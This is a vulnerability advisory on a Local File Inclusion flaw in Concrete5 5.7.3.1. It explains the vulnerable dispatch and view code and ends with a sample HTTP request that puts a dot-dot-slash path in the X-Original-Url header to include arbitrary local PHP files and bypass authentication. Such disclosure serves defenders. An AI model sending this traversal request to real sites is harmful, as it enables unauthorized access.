Local File Inclusion Vulnerability in Concrete5 version 5.7.3.1

Author: Egidio Romano

Edition: 1.0
Last Edit: 04/05/2015
Cassification: Not restricted

Description

Concrete5 is vulnerable to a Local File Inclusion because it fails to properly validate the path for incoming requests during the dispatching process. This vulnerability exists because the path is retrieved using the *Request::getPathInfo()* method from the Symfony framework, which allows to specify the path for the request within some HTTP headers (like X-Original-URL and some others). However, this cannot be considered a vulnerability within the Symfony framework, but a vulnerability due to the way Concrete5 dispatches the request using that feature.

Vulnerability Details

The vulnerable code is located within the *Application::dispatch()* method:

File: /concrete/src/Application/Application.php (lines 326-342):

```
public function dispatch(Request $request)
{
    if ($this->installed) {
        $response = $this->getEarlyDispatchResponse();
    }
    if (!isset($response)) {
        $collection = Route::getList();
        $context = new \Symfony\Component\Routing\RequestContext();
        $context->fromRequest($request);
        $matcher = new UrlMatcher($collection, $context);
        $path = rtrim($request->getPathInfo(), '/') . '/';
        try {
            $request->attributes->add($matcher->match($path));
            $matched = $matcher->match($path);
            $route = $collection->get($matched['_route']);
            Route::setRequest($request);
            $response = Route::execute($route, $matched);
```

The vulnerability exists because the path for the incoming request is retrieved using the *Request::getPathInfo()* method, which allows to specify the path for the request within some HTTP headers. So it might be possible to specify paths containing dot-dot-slash sequences without worrying about URL encoding and path normalization done by the web server. For instance, it is possible to trigger a Local File Inclusion leveraging the dispatching for the "/tools/{tool}" path, which triggers a call to the *ToolController::display()* method:

File: /concrete/src/Legacy/Controller/ToolController.php (lines 13-32):

```
	public function display($tool) {
		$env = Environment::get();
		$query = false;
		if (substr($tool, 0, 9) != 'required/') {
			if (file_exists(DIR_APPLICATION . '/' . DIRNAME_TOOLS . '/' . $tool
. '.php')) {
				$query = $tool;
			}
		} else {
			$tool = substr($tool, 9);
			if (file_exists(DIR_BASE_CORE . '/' . DIRNAME_TOOLS . '/' . $tool .
'.php')) {
				$query = $tool;
			}
		}

		if ($query) {
			$v = new DialogView($query);
			$v->setViewRootDirectoryName(DIRNAME_TOOLS);
			$this->setViewObject($v);
		}
	}
```

The $tool parameter passed to this method is the value extracted from the "/tools/{tool}" path, so it is possible to include arbitrary local files which ends with a .php extension because this path will be used during the rendering by the *View::renderViewContents()* method (where the property *innerContentFile* contains the manipulated path):

File: /concrete/src/View/View.php (lines 141-148):


```
    public function renderViewContents($scopeItems) {
        extract($scopeItems);
        if ($this->innerContentFile) {
            ob_start();
            include($this->innerContentFile);
            $innerContent = ob_get_contents();
            ob_end_clean();
        }
```

Exploitation Details

An attacker can send an HTTP request like the following:

```
GET /concrete5/index.php HTTP/1.1
Host: localhost
X-Original-Url: /tools/../../index
Connection: keep-alive
```

The dispatching process for this request will try to re-include the *index.php* file, and this will end up with the following error:



NOTE: the vulnerability is mitigated by the fact that only .php files can be included, however this might be exploited to include otherwise restricted files within Concrete5 itself bypassing the authentication mechanism, thus leading to unauthorized access to certain features.